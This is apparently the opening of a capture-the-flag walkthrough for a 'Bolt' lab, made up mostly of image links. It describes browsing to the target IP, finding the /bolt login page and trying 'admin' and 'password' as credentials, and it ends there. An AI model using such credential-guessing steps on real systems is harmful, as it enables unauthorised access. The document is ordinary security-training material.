
Task 2 - Bolt


Going to the IP address we see this:






Most of the links don’t work, 2 links go to actual website and the items go here:





If we type /bolt after IP it will take us to the login page and in credentials I will write admin and password:  


